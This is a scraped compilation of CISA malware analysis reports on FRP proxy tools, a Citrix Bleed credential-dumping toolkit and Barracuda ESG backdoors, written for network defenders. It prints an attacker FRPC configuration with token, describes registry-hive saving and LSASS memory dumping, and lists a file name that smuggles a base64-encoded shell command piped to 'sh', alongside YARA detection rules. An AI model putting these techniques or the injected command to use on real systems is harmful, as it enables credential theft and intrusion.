SHA512 df55591e730884470afba688e17c83fafb157ecf94c9f10a20e21f229434ea58b59f8eb771f8f9e29993f43f4969fe66dd913128822b534c9b1a677453dbb93c
ssdeep 49152:99z0w/qP1dKPzeietmd64H9QaIG0aYkn0GzkWVISaJUET6qyxASuOszP7hn+S6wB:v0R9dKSiekd68ZIQ0obVI9UG6qyuhF6
Entropy 7.999902
Antivirus
Adaware Generic.Trojan.Volt.Marte.A.05F91E9C
Antiy GrayWare/Win32.Kryptik.ffp
Bitdefender Generic.Trojan.Volt.Marte.A.05F91E9C
Emsisoft Generic.Trojan.Volt.Marte.A.05F91E9C (B)
ESET a variant of WinGo/HackTool.Agent.Y trojan
IKARUS Trojan.WinGo.Rozena
Microsoft Defender Malware
Sophos App/FRProxy-F
Varist W64/Agent.FXW.gen!Eldorado
YARA Rules

No matches found.

ssdeep Matches

No matches found.

Description

This artifact is a cross platform full featured FRP that is written in GO language (Golang) and packed using Ultimate Packer for Executables (UPX). This utility can be used to locate servers behind a network firewall or obscured through NAT. It includes the KCP (no acronym) network protocol that allows for error-checked and anonymous delivery of data streams using the User Datagram Protocol (UDP) with packet level encryption support. 

The program contains two different multiplexer libraries that can bi-directionally stream data over a NAT’d network. It also contains a command line interface (CLI) library that can leverage command shells such as PowerShell, Windows Management Instrumentation (WMI), and Z Shell (zsh). In addition, the utility features a unique capability that detects if the utility is executed from the command line or by double-clicking. 

By default it is configured to connect to an Internet Protocol (IP) address on Transmission Control Protocol (TCP) port 1080. It must receive a specially formed packet from the C2 for the utility to deploy on the system.

eaef901b31b5835035b75302f94fee27288ce46971c6db6221ecbea9ba7ff9d0

Tags

puptrojan

Details
Name eaef901b31b5835035b75302f94fee27288ce46971c6db6221ecbea9ba7ff9d0
Size 20480 bytes
Type PE32 executable (console) Intel 80386, for MS Windows, UPX compressed
MD5 3a97d9b6f17754dcd38ca7fc89caab04
SHA1 ffb1d8ea3039d3d5eb7196d27f5450cac0ea4f34
SHA256 eaef901b31b5835035b75302f94fee27288ce46971c6db6221ecbea9ba7ff9d0
SHA512 d99941e4445efed5d4e407f91a9e5bba08d1be3f0dab065d1bfb4e70ab48d6526a730233d6889ba58de449f622e6a14e99dab853d40fc30a508627fd2735c973
ssdeep 384:ahXoLj9Zez0Bm4SUZa8WLLXyjSL2RtfAwj/yneIMUogQ:ahXoLhZez0m4SIabLLCmL2Rvj/yeIEg
Entropy 7.297754
Antivirus
AhnLab Unwanted/Win32.Foundstone
Antiy HackTool[NetTool]/Win32.Portscan
ClamAV Win.Trojan.Scanline-1
Comodo ApplicUnwnt
Cylance Malware
Filseclab Hacktool.ScanLine.a.fsff
IKARUS Virtool
Microsoft Defender Malware
NANOAV Riskware.Win32.ScanLine.dhhus
Quick Heal Trojan.Win32
Scrutiny Malware
Sophos App/ScanLn-A
VirusBlokAda Trojan.Genome.fl
Zillya! Tool.Portscan.Win32.77
YARA Rules

No matches found.

ssdeep Matches

No matches found.

Description


This artifact is a command-line port scanning utility from Foundstone, Inc. called ScanLine, which is packed using UPX. It is used to scan for open UDP and TCP ports, grab banners from open ports, resolve IP addresses to host names, and bind to specified ports and IP addresses.

Screenshots
AR24-038A Figure 1

Figure 1 – Usage and syntax for the ScanLine utility.

99b80c5ac352081a64129772ed5e1543d94cad708ba2adc46dc4ab7a0bd563f1

Tags

obfuscatedproxytrojan

Details
Name SMSvcService.exe
Size 3712512 bytes
Type PE32+ executable (console) x86-64 (stripped to external PDB), for MS Windows
MD5 b1de37bf229890ac181bdef1ad8ee0c2
SHA1 ffdb3cc7ab5b01d276d23ac930eb21ffe3202d11
SHA256 99b80c5ac352081a64129772ed5e1543d94cad708ba2adc46dc4ab7a0bd563f1
SHA512 e41df636a36ac0cce38e7db5c2ce4d04a1a7f9bc274bdf808912d14067dc1ef478268035521d0d4b7bcf96facce7f515560b38a7ebe47995d861b9c482e07e25
ssdeep 98304:z2eyMq4PuR5d7wgdo0OFfnFJkEUCGdaQLhpYYEfRTl6sysy:ryxzbdo0ifnoEOdz9pY7j5
Entropy 7.890436
Antivirus
Adaware Generic.Trojan.Volt.Marte.A.105C517F
AhnLab HackTool/Win.Frpc
Antiy GrayWare/Win32.Kryptik.ffp
Bitdefender Generic.Trojan.Volt.Marte.A.105C517F
Emsisoft Generic.Trojan.Volt.Marte.A.105C517F (B)
ESET a variant of WinGo/Riskware.Frp.U application
IKARUS Trojan.WinGo.Shellcoderunner
Microsoft Defender Malware
Sophos App/FRProxy-F
Varist W64/Agent.FXW.gen!Eldorado
YARA Rules

No matches found.

ssdeep Matches

No matches found.

PE Metadata
Compile Date 1970-01-01 00:00:00+00:00
Import Hash 6ed4f5f04d62b18d96b26d6db7c18840
PE Sections
MD5 Name Raw Size Entropy
7f8e8722da728b6e834260b5a314cbac header 512 2.499747
d41d8cd98f00b204e9800998ecf8427e UPX0 0 0.000000
f9943591918adeeeee7da80e4d985a49 UPX1 3711488 7.890727
5c0061445ac2f8e6cadf694e54146914 UPX2 512 1.371914
Description

This artifact is a 64-bit Windows executable file that is packed using UPX. This packed file contains a compiled version of an open-source tool published on GitHub called „FRPC“. The „FRPC“ is a command-line tool written in Golang that is designed to open a reverse proxy between the compromised system and the TA’s C2 server. 

When the „FRPC“ is installed and executed on the compromised system, it attempts to establish a connection with the Fast Reverse Proxy Server (FRPS) using the reverse proxy method to allow the TA to control the compromised system. This „FRPC“ application supports encryption, compression, and allows easy token authentication. It also supports the protocols below: 

–Begin protocols– 
Transmission Control Protocol (TCP) 
User Datagram Protocol (UDP) 
An alternative Hypertext Transfer Protocol (HTTP) 
An alternative Hypertext Transfer Protocol Secure (HTTPS) 
–End protocols– 

Displayed below is the „FRPC“ tool configuration that contains the network communication method, the remote „FRPS“ server’s public Internet Protocol (IP) address and port numbers: 

–Begin configuration– 
[common] 
   server_addr = 192.168.18.111 
   server_port = 8081 
   server_addrs = [Default IP addresses] 
   server_ports = 8443,8443,8443 
   token = 1kyRdFmuk0i25JbCJmtift1c9VA05VBS 
   protocol = tcp 
   tls_enable = true 
   disable_custom_tls_first_byte = true 
   log_level = debug 
    
   [plugin_socks5] 
   type = tcp 
   remote_port = 1080 
   plugin = socks5 
   use_encryption = true 
   use_compression = true 
–End configuration– 

Displayed below are the command-line usages and flags of the „FRPC“ tool: 

–Begin usages and flags– 

Usage: 
frpc [flags] 
frpc [command] 

Available Commands: 
help        Help about any command 
tcp         Run frpc with a single tcp proxy 
udp         Run frpc with a single udp proxy 
verify     Verify that the configures is valid 

Flags: 
-c, –config string config file of frpc (default „./frpc.ini“) 
-h, –help            help for frpc 
-v, –version         version of frpc 

Use „frpc [command] –help“ for more information about a command. 

——————————————————————————————– 
Run frpc with a single tcp proxy 

Usage: 
frpc tcp [flags] 

Flags: 
    –disable_log_color    disable log color in console 
-h, –help                 help for tcp 
-i, –local_ip string     local ip (default „127.0.0.1“) 
-l, –local_port int     local port 
    –log_file string     console or file path (default „console“) 
    –log_level string     log level (default „info“) 
    –log_max_days int     log file reversed days (default 3) 
-p, –protocol string     tcp or kcp or websocket (default „tcp“) 
-n, –proxy_name string    proxy name 
-r, –remote_port int     remote port 
-s, –server_addr string frp server’s address (default „127.0.0.1:7000“) 
    –tls_enable         enable frpc tls 
-t, –token string         auth token 
    –uc                 use compression 
    –ue                 use encryption 
-u, –user string         user 

Global Flags: 
-c, –config string config file of frpc (default „./frpc.ini“) 
-v, –version         version of frpc 

——————————————————————————————————————- 
Run frpc with a single udp proxy 

Usage: 
frpc udp [flags] 

Flags: 
    –disable_log_color    disable log color in console 
-h, –help                 help for udp 
-i, –local_ip string     local ip (default „127.0.0.1“) 
-l, –local_port int     local port 
    –log_file string     console or file path (default „console“) 
    –log_level string     log level (default „info“) 
    –log_max_days int     log file reversed days (default 3) 
-p, –protocol string     tcp or kcp or websocket (default „tcp“) 
-n, –proxy_name string    proxy name 
-r, –remote_port int     remote port 
-s, –server_addr string frp server’s address (default „127.0.0.1:7000“) 
    –tls_enable         enable frpc tls 
-t, –token string         auth token 
    –uc                 use compression 
    –ue                 use encryption 
-u, –user string         user 

Global Flags: 
-c, –config string config file of frpc (default „./frpc.ini“) 
-v, –version         version of frpc 
—————————————————————————————————————————- 
Verify that the configures is valid 

Usage: 
frpc verify [flags] 

Flags: 
-h, –help help for verify 

Global Flags: 
-c, –config string config file of frpc (default „./frpc.ini“) 
-v, –version         version of frpc 

–End usages and flags–

Recommendations

CISA recommends that users and administrators consider using the following best practices to strengthen the security posture of their organization’s systems. Any configuration changes should be reviewed by system owners and administrators prior to implementation to avoid unwanted impacts.

  • Maintain up-to-date antivirus signatures and engines.
  • Keep operating system patches up-to-date.
  • Disable File and Printer sharing services. If these services are required, use strong passwords or Active Directory authentication.
  • Restrict users‘ ability (permissions) to install and run unwanted software applications. Do not add users to the local administrators group unless required.
  • Enforce a strong password policy and implement regular password changes.
  • Exercise caution when opening e-mail attachments even if the attachment is expected and the sender appears to be known.
  • Enable a personal firewall on agency workstations, configured to deny unsolicited connection requests.
  • Disable unnecessary services on agency workstations and servers.
  • Scan for and remove suspicious e-mail attachments; ensure the scanned attachment is its „true file type“ (i.e., the extension matches the file header).
  • Monitor users‘ web browsing habits; restrict access to sites with unfavorable content.
  • Exercise caution when using removable media (e.g., USB thumb drives, external drives, CDs, etc.).
  • Scan all software downloaded from the Internet prior to executing.
  • Maintain situational awareness of the latest threats and implement appropriate Access Control Lists (ACLs).

Additional information on malware incident prevention and handling can be found in National Institute of Standards and Technology (NIST) Special Publication 800-83, „Guide to Malware Incident Prevention & Handling for Desktops and Laptops“.

Contact Information

CISA continuously strives to improve its products and services. You can help by answering a very short series of questions about this product at the following URL: https://www.cisa.gov/forms/feedback

Document FAQ

What is a MIFR? A Malware Initial Findings Report (MIFR) is intended to provide organizations with malware analysis in a timely manner. In most instances this report will provide initial indicators for computer and network defense. To request additional analysis, please contact CISA and provide information regarding the level of desired analysis.

What is a MAR? A Malware Analysis Report (MAR) is intended to provide organizations with more detailed malware analysis acquired via manual reverse engineering. To request additional analysis, please contact CISA and provide information regarding the level of desired analysis.

Can I edit this document? This document is not to be edited in any way by recipients. All comments or questions related to this document should be directed to the CISA at 1-844-Say-CISA or contact@mail.cisa.dhs.gov

Can I submit malware to CISA? Malware samples can be submitted via three methods:

CISA encourages you to report any suspicious activity, including cybersecurity incidents, possible malicious code, software vulnerabilities, and phishing-related scams. Reporting forms can be found on CISA’s homepage at www.cisa.gov.

Mehr lesen →
security

Deep Dive: Malware Hunter

There are many ways to track command & control servers from bad guys but they often rely on looking for indicators in the service metadata (ex. certificate information). Around a decade ago we developed a novel technique to proactively find the infrastructure: Malware Hunter. Malware Hunter finds command & control

Mehr lesen →
security

Deep Dive: http.favicon

Favicons are the small icons that you see in the browser tab next to the website title or in your bookmarks. For example, the Shodan logo on the left side of the browser tab is the favicon:

They typically contain the logo of the company which gives them 2 functions:

Mehr lesen →
soc

MAR-10478915-1.v1 Citrix Bleed


Notification

This report is provided „as is“ for informational purposes only. The Department of Homeland Security (DHS) does not provide any warranties of any kind regarding any information contained herein. The DHS does not endorse any commercial product or service referenced in this bulletin or otherwise.

This document is marked TLP:CLEAR–Recipients may share this information without restriction. Sources may use TLP:CLEAR when information carries minimal or no foreseeable risk of misuse, in accordance with applicable rules and procedures for public release. Subject to standard copyright rules, TLP:CLEAR information may be shared without restriction. For more information on the Traffic Light Protocol (TLP), see http://www.cisa.gov/tlp.

Summary

Description

Responding to the recently disclosed CVE-2023-4966, affecting Citrix NetScaler ADC and NetScaler Gateway appliances, CISA received four files for analysis that show files being used to save registry hives, dump the Local Security Authority Subsystem Service (LSASS) process memory to disk, and attempts to establish sessions via Windows Remote Management (WinRM). The files include:

  • Windows Batch file (.bat)
  • Windows Executable (.exe)
  • Windows Dynamic Link Library (.dll)
  • Python Script (.py)

For more information about this vulnerability, see Joint Cybersecurity Advisory #StopRansomware: LockBit 3.0 Ransomware Affiliates Exploit CVE 2023-4966 Citrix Bleed Vulnerability.

Download the PDF version of this report:

MAR-10478915-1.v1 Citrix Bleed
(PDF, 547.33 KB
)

For a downloadable copy of IOCs associated with this MAR in JSON format, see:

AR23-325A JSON
(JSON, 37.22 KB
)
Submitted Files (4)

17a27b1759f10d1f6f1f51a11c0efea550e2075c2c394259af4d3f855bbcc994 (a.dll)

906602ea3c887af67bcb4531bbbb459d7c24a2efcb866bcb1e3b028a51f12ae6 (a.py)

98e79f95cf8de8ace88bf223421db5dce303b112152d66ffdf27ebdfcdf967e9 (a.bat)

e557e1440e394537cca71ed3d61372106c3c70eb6ef9f07521768f23a0974068 (a.exe)

Findings

98e79f95cf8de8ace88bf223421db5dce303b112152d66ffdf27ebdfcdf967e9

Details

–>

Name a.bat
Size 376 bytes
Type DOS batch file, ASCII text, with CRLF line terminators
MD5 52d5e2a07cd93c14f1ba170e3a3d6747
SHA1 8acaf9908229871ab33033df7b6a328ec1db56d5
SHA256 98e79f95cf8de8ace88bf223421db5dce303b112152d66ffdf27ebdfcdf967e9
SHA512 317414f28d34f8295aa76cf9f39d4fd42c9bad292458dbd2a19f08a6a8b451e271179b7ef78afd8a2fe92a2e1103d9ef5e220557febf42d91900c268b8d61b69
ssdeep 6:halw5fwmUDXSLp8k7KdXSLp8kukK7va2RK4HvEEIVpmYY:sMULS98QAS98kuZ7XPcK3
Entropy 4.675128
Malware Result unknown
Antivirus

No matches found.

YARA Rules
  • rule CISA_10478915_01 : trojan installs_other_components
    {
       meta:
           author = "CISA Code & Media Analysis"
           incident = "10478915"
           date = "2023-11-06"
           last_modified = "20231108_1500"
           actor = "n/a"
           family = "n/a"
           capabilities = "installs-other-components"
           malware_Type = "trojan"
           tool_type = "information-gathering"
           description = "Detects trojan .bat samples"
           sha256 = "98e79f95cf8de8ace88bf223421db5dce303b112152d66ffdf27ebdfcdf967e9"
       strings:
           $s1 = { 63 3a 5c 77 69 6e 64 6f 77 73 5c 74 61 73 6b 73 5c 7a 2e 74 78 74 }
           $s2 = { 72 65 67 20 73 61 76 65 20 68 6b 6c 6d 5c 73 79 73 74 65 6d 20 63 3a 5c 77 69 6e 64 6f 77 73 5c 74 61 73 6b 73 5c 65 6d }
           $s3 = { 6d 61 6b 65 63 61 62 20 63 3a 5c 75 73 65 72 73 5c 70 75 62 6c 69 63 5c 61 2e 70 6e 67 20 63 3a 5c 77 69 6e 64 6f 77 73 5c 74 61 73 6b 73 5c 61 2e 63 61 62 }
       condition:
           all of them
    }
ssdeep Matches

No matches found.

Relationships
98e79f95cf… Related_To e557e1440e394537cca71ed3d61372106c3c70eb6ef9f07521768f23a0974068
98e79f95cf… Related_To 17a27b1759f10d1f6f1f51a11c0efea550e2075c2c394259af4d3f855bbcc994
Description

This file is a Windows batch file called a.bat that is used to execute the file called a.exe with the file called a.dll as an argument. The output is printed to a file named ‚z.txt‘ located in the path C:WindowsTasks. Next, a.bat pings the loop back internet protocol (IP) address 127.0.0[.]1 three times.

The next command it runs is reg save to save the HKLMSYSTEM registry hive into the C:Windowstasksem directory. Again, a.bat pings the loop back address 127.0.0[.]1 one time before executing another reg save command and saves the HKLMSAM registry hive into the C:WindowsTaskam directory. Next, a.bat runs three makecab commands to create three Cabinet (.cab) files from the previously mentioned saved registry hives and one file named C:UsersPublica.png. The names of the .cab files are as follows:

–Start names and paths of .cab files created–
c:windowstasksem.cab
c:windowstasksam.cab
c:windowstasksa.cab
–End names and paths of .cab files created–

Screenshots
Figure 1. - This is the full contents of the file a.bat.

Figure 1. – This is the full contents of the file a.bat.
e557e1440e394537cca71ed3d61372106c3c70eb6ef9f07521768f23a0974068
Tags

trojan

Details

–>

Name a.exe
Size 145920 bytes
Type PE32+ executable (console) x86-64, for MS Windows
MD5 37f7241963cf8279f7c1d322086a5194
SHA1 ec401ae8ddebef4038cedb65cc0d5ba6c1fdef28
SHA256 e557e1440e394537cca71ed3d61372106c3c70eb6ef9f07521768f23a0974068
SHA512 02c2473b90ba787fea41a9840c7dc9a9869685ca8fdca3521278e0cc986e1797e36552f41f1ac206f5ec5bdc0ac40f13cd36217aea3aad13518e9764ea92c1f7
ssdeep 3072:u8txkT6wDLf/p3ufznQbCQVlvxxV5hmWIh:NgpDbZufLQpjxJ9U
Entropy 6.094246
Malware Result unknown
Antivirus
Antiy Trojan/Win64.Malgent
Avira TR/Redcap.sbphc
Bitdefender Trojan.GenericKD.70103917
Emsisoft Trojan.GenericKD.70103917 (B)
IKARUS Trojan.Win64.Malgent
K7 Riskware ( 00584baa1 )
YARA Rules
  • rule CISA_10478915_02 : trojan installs_other_components
    {
       meta:
           author = "CISA Code & Media Analysis"
           incident = "10478915"
           date = "2023-11-06"
           last_modified = "20231108_1500"
           actor = "n/a"
           family = "n/a"
           capabilities = "installs-other-components"
           malware_type = "trojan"
           tool_type = "unknown"
           description = "Detects trojan PE32 samples"
           sha256 = "e557e1440e394537cca71ed3d61372106c3c70eb6ef9f07521768f23a0974068"
       strings:
           $s1 = { 57 72 69 74 65 46 69 6c 65 }
           $s2 = { 41 70 70 50 6f 6c 69 63 79 47 65 74 50 72 6f 63 65 73 73 54 65 72 6d 69 6e 61 74 69 6f 6e 4d 65 74 68 6f 64 }
           $s3 = { 6f 70 65 72 61 74 6f 72 20 63 6f 5f 61 77 61 69 74 }
           $s4 = { 43 6f 6d 70 6c 65 74 65 20 4f 62 6a 65 63 74 20 4c 6f 63 61 74 6f 72 }
           $s5 = { 64 65 6c 65 74 65 5b 5d }
           $s6 = { 4e 41 4e 28 49 4e 44 29 }
       condition:
           uint16(0) == 0x5a4d and pe.imphash() == "6e8ca501c45a9b85fff2378cffaa24b2" and pe.size_of_code == 84480 and all of them
    }
ssdeep Matches

No matches found.

Relationships
e557e1440e… Related_To 17a27b1759f10d1f6f1f51a11c0efea550e2075c2c394259af4d3f855bbcc994
e557e1440e… Related_To 98e79f95cf8de8ace88bf223421db5dce303b112152d66ffdf27ebdfcdf967e9
Description

This file is a 64-bit Windows command-line executable called a.exe that is executed by a.bat. This file issues the Remote Procedure Call (RPC) ncalrpc:[lsasspirpc] to the RPC end point to provide a file path to the LSASS on the infected machine. Once the file path is returned, the malware loads the accompanying DLL file called a.dll into the running LSASS process. If the DLL is correctly loaded, then the malware outputs the message „[*]success“ in the console.

17a27b1759f10d1f6f1f51a11c0efea550e2075c2c394259af4d3f855bbcc994

Tags

trojan

Details

–>

Name a.dll
Size 106496 bytes
Type PE32+ executable (DLL) (console) x86-64, for MS Windows
MD5 206b8b9624ee446cad18335702d6da19
SHA1 364ef2431a8614b4ef9240afa00cd12bfba3119b
SHA256 17a27b1759f10d1f6f1f51a11c0efea550e2075c2c394259af4d3f855bbcc994
SHA512 efa720237bd2773719d7f8e377f63f93d25a691a6f2b8f52ff9ecbd1495c215690d01400d8b7fd9bb79b47de09817d72c82676b67ed70ecf61b002c7d8e9e11d
ssdeep 3072:oCNLoO2N+p5Fm6nfZvD8sLVdN9dtFiokDFMYLcu:j1o/+34YRvDtFiwu
Entropy 5.940807
Malware Result unknown
Antivirus
Antiy Trojan/Win64.Agent
Bitdefender Trojan.GenericKD.70057986
Emsisoft Trojan.GenericKD.70057986 (B)
ESET a variant of Win64/Agent.DAU trojan
IKARUS Trojan.Win64.Agent
K7 Trojan ( 005ad67a1 )
Zillya! Trojan.Agent.Win64.39686
YARA Rules
  • rule CISA_10478915_03 : trojan steals_authentication_credentials credential_exploitation
    {
       meta:
           author = "CISA Code & Media Analysis"
           incident = "10478915"
           date = "2023-11-06"
           last_modified = "20231108_1500"
           actor = "n/a"
           family = "n/a"
           capabilities = "steals-authentication-credentials"
           malware_type = "trojan"
           tool_type = "credential-exploitation"
           description = "Detects trojan DLL samples"
           sha256 = "17a27b1759f10d1f6f1f51a11c0efea550e2075c2c394259af4d3f855bbcc994"
       strings:
           $s1 = { 64 65 6c 65 74 65 }
           $s2 = { 3c 2f 74 72 75 73 74 49 6e 66 6f 3e }
           $s3 = { 42 61 73 65 20 43 6c 61 73 73 20 44 65 73 63 72 69 70 74 6f 72 20 61 74 20 28 }
           $s4 = { 49 6e 69 74 69 61 6c 69 7a 65 43 72 69 74 69 63 61 6c 53 65 63 74 69 6f 6e 45 78 }
           $s5 = { 46 69 6e 64 46 69 72 73 74 46 69 6c 65 45 78 57 }
           $s6 = { 47 65 74 54 69 63 6b 43 6f 75 6e 74 }
       condition:
           uint16(0) == 0x5a4d and pe.subsystem == pe.SUBSYSTEM_WINDOWS_CUI and pe.size_of_code == 56832 and all of them
    }
ssdeep Matches

No matches found.

Relationships
17a27b1759… Related_To e557e1440e394537cca71ed3d61372106c3c70eb6ef9f07521768f23a0974068
17a27b1759… Related_To 98e79f95cf8de8ace88bf223421db5dce303b112152d66ffdf27ebdfcdf967e9
Description

This file is a 64-bit Windows DLL called a.dll that is executed by a.bat as a parameter for the file a.exe. The file a.exe loads this file into the running LSASS process on the infected machine. The file a.dll calls the Windows API CreateFileW to create a file called a.png in the path C:UsersPublic.

Next, a.dll loads DbgCore.dll then utilizes MiniDumpWriteDump function to dump LSASS process memory to disk. If successful, the dumped process memory is written to a.png. Once this is complete, the file a.bat specifies that the file a.png is used to create the cabinet file called a.cab in the path C:WindowsTasks.

Screenshots
Figure 2 - Register R14

Figure 2. – This is the call to the register R14, which contains the MiniDumpWriteDump function that is being leveraged to dump the LSASS process memory to disk.
906602ea3c887af67bcb4531bbbb459d7c24a2efcb866bcb1e3b028a51f12ae6
Details

–>

Name a.py
Size 2645 bytes
Type Python script, ASCII text executable, with CRLF line terminators
MD5 9cff554fa65c1b207da66683b295d4ad
SHA1 b8e74921d7923c808a0423e6e46807c4f0699b6e
SHA256 906602ea3c887af67bcb4531bbbb459d7c24a2efcb866bcb1e3b028a51f12ae6
SHA512 131621770e1899d81e6ff312b3245fe4e4013c36f82818a82fdd319982e6b742a72d906b6fb86c422bb720cd648f927b905a8fc193299ad7d8b3947e766abbd3
ssdeep 48:BpsnUP6s3ceBg5YbFYNXEtUyzzYyUyh0+FVzYA6P+Fqbaug9trYhTHhIQG86w09:BuUP6sseBIOqXEvpcrb89Z2THCQ6P
Entropy 4.748972
Malware Result unknown
Antivirus

No matches found.

YARA Rules
  • rule CISA_10478915_04 : backdoor communicates_with_c2 remote_access
    {
       meta:
           author = "CISA Code & Media Analysis"
           incident = "10478915"
           date = "2023-11-06"
           last_modified = "20231108_1500"
           actor = "n/a"
           family = "n/a"
           capabilities = "communicates-with-c2"
           malware_type = "backdoor"
           tool_type = "remote-access"
           description = "Detects trojan python samples"
           sha256 = "906602ea3c887af67bcb4531bbbb459d7c24a2efcb866bcb1e3b028a51f12ae6"
       strings:
           $s1 = { 70 6f 72 74 20 3d 20 34 34 33 20 69 66 20 22 68 74 74 70 73 22 }
           $s2 = { 6b 77 61 72 67 73 2e 67 65 74 28 22 68 61 73 68 70 61 73 73 77 64 22 29 3a }
           $s3 = { 77 69 6e 72 6d 2e 53 65 73 73 69 6f 6e 20 62 61 73 69 63 20 65 72 72 6f 72 }
           $s4 = { 57 69 6e 64 77 6f 73 63 6d 64 2e 72 75 6e 5f 63 6d 64 28 73 74 72 28 63 6d 64 29 29 }
       condition:
           all of them
    }
ssdeep Matches

No matches found.

Description

This file is a Python script called a.py that attempts to leverage WinRM to establish a session. The script attempts to authenticate to the remote machine using NT LAN Manager (NTLM) if the keyword „hashpasswd“ is present. If the keyword „hashpasswd“ is not present, then the script attempts to authenticate using basic authentication. Once a WinRM session is established with the remote machine, the script has the ability to execute command line arguments on the remote machine. If there is no command specified, then a default command of “whoami” is run.

Screenshots
Figure 3 - Python Script

Figure 3. – This is the portion of the Python script that shows the command line options.
Figure 4 - NTLM or Basic Authentication

Figure 4. – This is the function showing how the script decides between using NTLM or basic authentication based on the keyword „hashpasswd“.

Relationship Summary

98e79f95cf… Related_To e557e1440e394537cca71ed3d61372106c3c70eb6ef9f07521768f23a0974068
98e79f95cf… Related_To 17a27b1759f10d1f6f1f51a11c0efea550e2075c2c394259af4d3f855bbcc994
e557e1440e… Related_To 17a27b1759f10d1f6f1f51a11c0efea550e2075c2c394259af4d3f855bbcc994
e557e1440e… Related_To 98e79f95cf8de8ace88bf223421db5dce303b112152d66ffdf27ebdfcdf967e9
17a27b1759… Related_To e557e1440e394537cca71ed3d61372106c3c70eb6ef9f07521768f23a0974068
17a27b1759… Related_To 98e79f95cf8de8ace88bf223421db5dce303b112152d66ffdf27ebdfcdf967e9

Recommendations

CISA recommends that users and administrators consider using the following best practices to strengthen the security posture of their organization’s systems. Any configuration changes should be reviewed by system owners and administrators prior to implementation to avoid unwanted impacts.

  • Maintain up-to-date antivirus signatures and engines.
  • Keep operating system patches up-to-date.
  • Disable File and Printer sharing services. If these services are required, use strong passwords or Active Directory authentication.
  • Restrict users‘ ability (permissions) to install and run unwanted software applications. Do not add users to the local administrators group unless required.
  • Enforce a strong password policy and implement regular password changes.
  • Exercise caution when opening e-mail attachments even if the attachment is expected and the sender appears to be known.
  • Enable a personal firewall on agency workstations, configured to deny unsolicited connection requests.
  • Disable unnecessary services on agency workstations and servers.
  • Scan for and remove suspicious e-mail attachments; ensure the scanned attachment is its „true file type“ (i.e., the extension matches the file header).
  • Monitor users‘ web browsing habits; restrict access to sites with unfavorable content.
  • Exercise caution when using removable media (e.g., USB thumb drives, external drives, CDs, etc.).
  • Scan all software downloaded from the Internet prior to executing.
  • Maintain situational awareness of the latest threats and implement appropriate Access Control Lists (ACLs).

Additional information on malware incident prevention and handling can be found in National Institute of Standards and Technology (NIST) Special Publication 800-83, „Guide to Malware Incident Prevention & Handling for Desktops and Laptops“.

Contact Information

CISA continuously strives to improve its products and services. You can help by answering a very short series of questions about this product at the following URL: https://us-cert.cisa.gov/forms/feedback/

Document FAQ

What is a MIFR? A Malware Initial Findings Report (MIFR) is intended to provide organizations with malware analysis in a timely manner. In most instances this report will provide initial indicators for computer and network defense. To request additional analysis, please contact CISA and provide information regarding the level of desired analysis.

What is a MAR? A Malware Analysis Report (MAR) is intended to provide organizations with more detailed malware analysis acquired via manual reverse engineering. To request additional analysis, please contact CISA and provide information regarding the level of desired analysis.

Can I edit this document? This document is not to be edited in any way by recipients. All comments or questions related to this document should be directed to the CISA at SayCISA@cisa.dhs.gov or 1-844-Say-CISA.

Can I submit malware to CISA? Malware samples can be submitted via three methods:

CISA encourages you to report any suspicious activity, including cybersecurity incidents, possible malicious code, software vulnerabilities, and phishing-related scams. Reporting forms can be found on CISA’s homepage at www.cisa.gov.

Mehr lesen →
soc

MAR-10454006.r5.v1 SUBMARINE, SKIPJACK, SEASPRAY, WHIRLPOOL, and SALTWATER Backdoors


Notification

This report is provided „as is“ for informational purposes only. The Department of Homeland Security (DHS) does not provide any warranties of any kind regarding any information contained herein. The DHS does not endorse any commercial product or service referenced in this bulletin or otherwise.

This document is marked TLP:CLEAR–Recipients may share this information without restriction. Sources may use TLP:CLEAR when information carries minimal or no foreseeable risk of misuse, in accordance with applicable rules and procedures for public release. Subject to standard copyright rules, TLP:CLEAR information may be shared without restriction. For more information on the Traffic Light Protocol (TLP), see http://www.cisa.gov/tlp.

Summary

Description

CISA obtained five malware samples – including artifacts related to SUBMARINE, SKIPJACK, SEASPRAY, WHIRLPOOL, and SALTWATER backdoors. The device was compromised by threat actors exploiting CVE-2023-2868, a former zero-day vulnerability affecting versions 5.1.3.001-9.2.0.006 of Barracuda Email Security Gateway (ESG).

For information about related malware, specifically information on the initial exploit payload, SEASPY backdoor, WHIRLPOOL backdoor, and the SUBMARINE backdoor, see CISA Alert: CISA Releases Malware Analysis Reports on Barracuda Backdoors.

Download the PDF version of this report:

AR23-250A_PDF
(PDF, 1.05 MB
)

For a downloadable copy of IOCs associated with this MAR in JSON format, see:

AR23-250A_JSON
(JSON, 41.77 KB
)
Submitted Files (5)

4183edae732506a18b5c802cbf0a471a77c3f1e4336a32ccb4958671e404493c (machineecho_-n_Y2htb2QgK3ggL3J…)

44e1fbe71c9fcf9881230cb924987e0e615a7504c3c04d44ae157f07405e3598 (mod_sender.lua)

63788797919985d0e567cf9133ad2ab7a1c415e81598dc07c0bfa3a1566aeb90 (get_fs_info.pl)

9f04525835f998d454ed68cfc7fcb6b0907f2130ae6c6ab7495d41aa36ad8ccf (saslautchd)

caab341a35badbc65046bd02efa9ad2fe2671eb80ece0f2fa9cf70f5d7f4bedc (mod_rft.so)

Findings

4183edae732506a18b5c802cbf0a471a77c3f1e4336a32ccb4958671e404493c

Details

–>

Name machineecho_-n_Y2htb2QgK3ggL3Jvb3QvbWFjKgpzaCAvcm9vdC9tYWNoKlxgKgoK___base64_-d__sh_-slack
Size 3894 bytes
Type data
MD5 9fdc1dc99bc8184ee410880427dba89c
SHA1 be570775552f937d8588bceb3e2cbb0c18408fc1
SHA256 4183edae732506a18b5c802cbf0a471a77c3f1e4336a32ccb4958671e404493c
